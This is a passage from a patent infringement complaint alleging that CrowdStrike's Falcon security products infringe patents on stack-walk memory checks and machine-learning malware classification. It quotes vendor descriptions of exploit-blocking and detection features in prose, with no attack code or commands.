
Considerations

Kernel malware can manipulate memory contents, for example modifying pointers to hide processes, and thereby impact the accuracy of memory allocation information used to perform the analysis.

Digital Artifact Relationships:

This countermeasure technique is related to specific digital artifacts. Click the artifact node for more information.


(*See* WBR_CSK000682 (https://d3fend.mitre.org/technique/d3f:MemoryBoundaryTracking) at 682; *see also* WBR_CSK000683 (https://www.csoonline.com/article/3625470/mitre-d3fend-explained-a-new-knowledge-graph-for-cybersecurity-defenders.html) at 683-688; WBR_CSK000689 (https://d3fend.mitre.org/resources/D3FEND.pdf) at 689-699.)




■ Maps alerts to the MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK®) framework for quick understanding of even the most complex detections

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

310. In another example, the Accused Products include "[e]xploit blocking [that] stops the execution of fileless attacks" and "Indicators of Attack (IOAs) [that] identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage….look[ing] for signs that an attack may be underway…includ[ing] code execution, attempts at being stealthy, and lateral movement, to name a few."



- **Exploit blocking** stops the execution of fileless attacks via exploits that take advantage of unpatched vulnerabilities.
- **Indicators of Attack (IOAs)** identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage. This capability also protects against new categories of ransomware that do not use files to encrypt victim systems.



IOAs are notable because they offer a unique proactive capability against fileless attacks. IOAs look for signs that an attack may be underway, instead of being concerned about how the steps of the attack are being executed. Those signs can include code execution, attempts at being stealthy, and lateral movement, to name a few. How those steps are being launched or executed does not matter to IOAs. For instance, it does not matter to IOAs if an action was started from a file copied on a drive, or from a fileless technique. IOAs are concerned with the actions performed, their relation to each other, their sequence and their dependency, recognizing them as indicators that reveal the true intentions and goals behind a sequence of events. IOAs are not focused on the specific tools and malware that attackers use.

(*See* WBR_CSK000622 (https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf) at 631-632.)

311. In another example, the Accused Products block an exploit such that "there is no success in migration to a process." The Accused Products "stop the attack by protecting memory." (*See* WBR_CSK001221 (https://www.youtube.com/watch?v=A_2QVLtuRFE) at 7:49-8:00.)

312. On information and belief, the Accused Products perform a method that includes *performing, during the executing of the stack walk processing before an address of an originating caller function is reached, a memory check for a plurality of stack entries identified during the stack walk processing to detect suspicious behavior*. For example, as shown above, the Accused Products "[u]ncover the full attack life cycle with in-depth insight into all file, network, memory and process activity" including "memory captures and stack traces" in which the Accused Products


analyze a call stack. (*See* WBR_CSK000763 (https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/) at 770.)

313. In addition, as shown above, the Accused Products utilize the threat-based MITRE ATT&CK framework, and, on information and belief, utilize companion project D3FEND for defensive cybersecurity techniques including "Memory Boundary Tracking" defined as "[a]nalyzing a call stack for return addresses which point to unexpected memory locations." (*See* WBR_CSK000682 (https://d3fend.mitre.org/technique/d3f:MemoryBoundaryTracking) at 682; *see also* WBR_CSK000683 (https://www.csoonline.com/article/3625470/mitre-d3fend-explained-a-new-knowledge-graph-for-cybersecurity-defenders.html) at 683-688; WBR_CSK000689 (https://d3fend.mitre.org/resources/D3FEND.pdf) at 689-699; WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

314. In another example, as shown above, the Accused Products include "[e]xploit blocking [that] stops the execution of fileless attacks" and "Indicators of Attack (IOAs) [that] identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage look[ing] for signs that an attack may be underway…includ[ing] code execution, attempts at being stealthy, and lateral movement, to name a few." (*See* WBR_CSK000622 (https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf) at 631-632.)

315. In another example, as shown above, the Accused Products block an exploit such that "there is no success in migration to a process." The Accused Products "stop the attack by protecting memory." (*See* WBR_CSK001221 (https://www.youtube.com/watch?v=A_2QVLtuRFE) at 7:49-8:00.)

316. The Accused Products perform a method that includes *wherein an alert of suspicious behavior is triggered when the performing of the memory check detects at least one of the following: code execution is attempted from non-executable memory, a base pointer is identified as being invalid, an invalid stack return address is identified, attempted execution of a return-oriented programming technique is detected, the base pointer is detected as being outside a current thread stack, and a return address is detected as being inside a virtual memory area.* For example, the Accused Products perform behavioral exploit mitigation when suspicious behavior is detected including "Address Space Layout Randomization (ASLR) bypass," "[o]verwriting a Structured Exception Handler (SEH)," "a process that had Force Data Execution Prevention (Force DEP) applied tried to execute non-executable memory," "untrusted (non-system) font [loading]," [l]oading a library (executable module) from a remote path," and "[a]llocating memory to NULL (0) memory page."



TYPE
Behavior-Based Prevention

CATEGORY
Exploit Mitigation

Force ASLR

An Address Space Layout Randomization (ASLR) bypass attempt was detected and blocked. This may have been part of an attempted exploit.

Force DEP


A process that had Force Data Execution Prevention (Force DEP) applied tried to execute non-executable memory and was blocked.

SEH Overwrite Protection

Overwriting a Structured Exception Handler (SEH) was detected and may have been blocked. This may have been part of an attempted exploit.

Untrusted Font Loading

Loading an untrusted (non-system) font was detected and may have been blocked. This may have been part of an attempted exploit.



Heap Spray Preallocation

A heap spray attempt was detected and blocked. This may have been part of an attempted exploit.

NULL Page Allocation

Allocating memory to the NULL (0) memory page was detected and blocked. This may have been part of an attempted exploit.

Remote Library Loading

Loading a library (executable module) from a remote path was detected and may have been blocked. This may have been part of an attempted exploit.

(*See* https://www.crowdstrike.com/blog/tech-center/prevent-malware-free-attacks-falcon-host/; WBR_CSK001353 (https://www.youtube.com/watch?v=8JfIuEkYQvQ&list=PLtojL19AteZv3oYq8_jD_0J5vNvxdGDDs).)

317. In another example, as shown above, the Accused Products detect and block a fileless Chopper web shell attack using "powershell.exe." In this example, "powershell.exe" was used to run "Mimikatz in memory, a popular credential-stealing tool" and was identified by the Accused Products under "cmd.exe" related to "powershell.exe" including "LSASS process accessed from Powershell" and "PowerShell was run with a hidden window and encoded commands on the command line." (*See* WBR_CSK000680 (https://www.youtube.com/watch?v=NdAKnfF-baM) at 2:04-2:18; *see also* WBR_CSK000669 (https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/) at 669-679.)

318. The Accused Products perform a method that includes *wherein when an alert of suspicious behavior is triggered, preventing execution of a payload for the invoked function from operating*. For example, as shown above, the Accused Products include "[e]xploit blocking [that] stops the execution of fileless attacks via exploits that take advantage of unpatched vulnerabilities." (*See* WBR_CSK000622 (https://go.crowdstrike.com/rs/281-OBQ-

266/images/WhitepaperFileless Attacks.pdf) at 631.)

319. In another example, as shown above, the Accused Products detect and block a fileless Chopper web shell attack using "powershell.exe" to run credential-stealing tool Mimikatz in memory. (*See* WBR_CSK000680 (https://www.youtube.com/watch?v=NdAKnfF-baM) at 2:04-2:18; *see also* WBR_CSK000669 (https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/).) In another example, as shown above, the Accused Products block an exploit such that "there is no success in migration to a process." The Accused Products "stop the attack by protecting memory." (*See* WBR_CSK001221 (https://www.youtube.com/watch?v=A_2QVLtuRFE) at 7:49-8:00.)

320. Each claim in the '591 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '591 Patent.

321. Defendants have been aware of the '591 Patent since at least when the original Complaint was filed in March 2022. Further, Plaintiffs have marked their products with the '591 Patent, including on their website, since at least July 2020.

322. Defendants directly infringe at least claim 1 of the '591 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

323. Defendants' partners, customers, and end users of their Accused Products and

corresponding systems and services directly infringe at least claim 1 of the ’591 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

324. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the ’591 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike’s security software in a manner that infringes claim 1 of the ’591 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the activities described below.

325. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

326. Defendants further encourage and induce their customers to infringe claim 1 of the ’591 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

327. For example, on information and belief, Defendants share instructions, guides, and

manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

328. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '591 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

329. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each

customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '591 Patent.

330. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

331. Indeed, as shown above, the Accused Products have no substantial non-infringing uses because the accused functionality, including fileless attack protection and enhanced memory scanning, are integral parts of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See*, *e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the '591 Patent, that functionality could not be performed.

332. Additionally, the accused functionality, including fileless attack protection and enhanced memory scanning, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id.*) For

example, without the Accused Products' enhanced memory scanning functionality, the Accused Products could not detect and protect against fileless attacks. These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the '591 Patent, that functionality could not be performed.

333. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including the memory scanning functionality) constitute a material part of the inventions claimed at least because they are integral to the processes identified above (such as executing a stack walk processing for suspicious behavior), as recited in the claims of the '591 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

334. Defendants' infringing actions have continued after the original Complaint was filed. Defendants had knowledge of the '591 Patent and of the specific conduct that constitutes infringement of the '591 Patent at least based on the original Complaint, yet have continued to engage in the infringing activity, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

335. On information and belief, the infringing actions of each partner, customer, and/or

end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’591 Patent.

336. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’591 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

337. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’591 Patent.

338. Defendants’ infringement of the ’591 Patent is knowing and willful. Defendants acquired actual knowledge of the ’591 Patent at least when Plaintiffs filed the original Complaint and had constructive knowledge of the ’591 Patent from at least the date Plaintiffs marked their products with the ’591 Patent and/or provided notice of the ’591 Patent on their website.

339. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’591 Patent with knowledge of the ’591 Patent constitutes willful infringement.

340. Plaintiffs’ allegations of infringement, indirect infringement, and willful

infringement with respect to this patent are further set forth in Plaintiffs' Disclosure of Asserted Claims and Preliminary Infringement Contentions Pursuant to the Court's Standing Order Governing Patent Proceedings served July 12, 2022.

SIXTH CAUSE OF ACTION
(INFRINGEMENT OF THE '844 PATENT)


341. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

342. CrowdStrike has infringed and continues to infringe one or more claims of the '844 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform, at least when used for their ordinary and customary purposes, practice each element of at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '844 Patent as described below.

343. Claim 1 of the '844 Patent recites:

> 1. A computer-implemented method comprising:
>
> extracting a plurality of static data points from an executable file without decrypting or unpacking the executable file, wherein the plurality of static data points represent predefined character strings in the executable file;
>
> generating a feature vector from the plurality of static data points using a classifier trained to classify the plurality of static data points based on a collection of data comprising known malicious executable files, known benign executable files, and known unwanted executable files, wherein the collection of data comprises at least a portion of the plurality of static data points, and
>
> wherein one or more features of the feature vector are selectively turned on or off based on whether a value of one or more static data points from the plurality of extracted static data points is within a predetermined range; and
>
> evaluating the feature vector using support vector processing to determine whether the executable file is harmful.

344. The Accused Products perform each element of the method of claim 1 of the ’844 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform a *computer-implemented method*, as further explained below. For example, the Accused Products employ machine learning to block malware before it executes using two models. The first, “File Attribute Analysis,” “provides machine learning analysis on file metadata,” and the second, “Static File Analysis,” “provides analysis on features extracted from executable files.” The Accused Products’ machine learning algorithms categorize the executables they analyze by the likelihood of their maliciousness.



2: Configure Machine Learning


Let’s start by configuring Machine Learning. Machine Learning allows Falcon to block malware without using signatures. Instead, it relies on mathematical algorithms to analyze files.

The File Attribute Analysis provides machine learning analysis on file metadata, while Static File Analysis provides analysis on features extracted from executable files.

Notice that you can set up independent thresholds for detection and for prevention. So, you could for example choose to receive detection alerts for any suspicious files, even if it’s a just a little bit suspicious by selecting Aggressive, but you can choose to automatically prevent only if the machine learning is very sure that it’s malicious, by selecting Cautious.

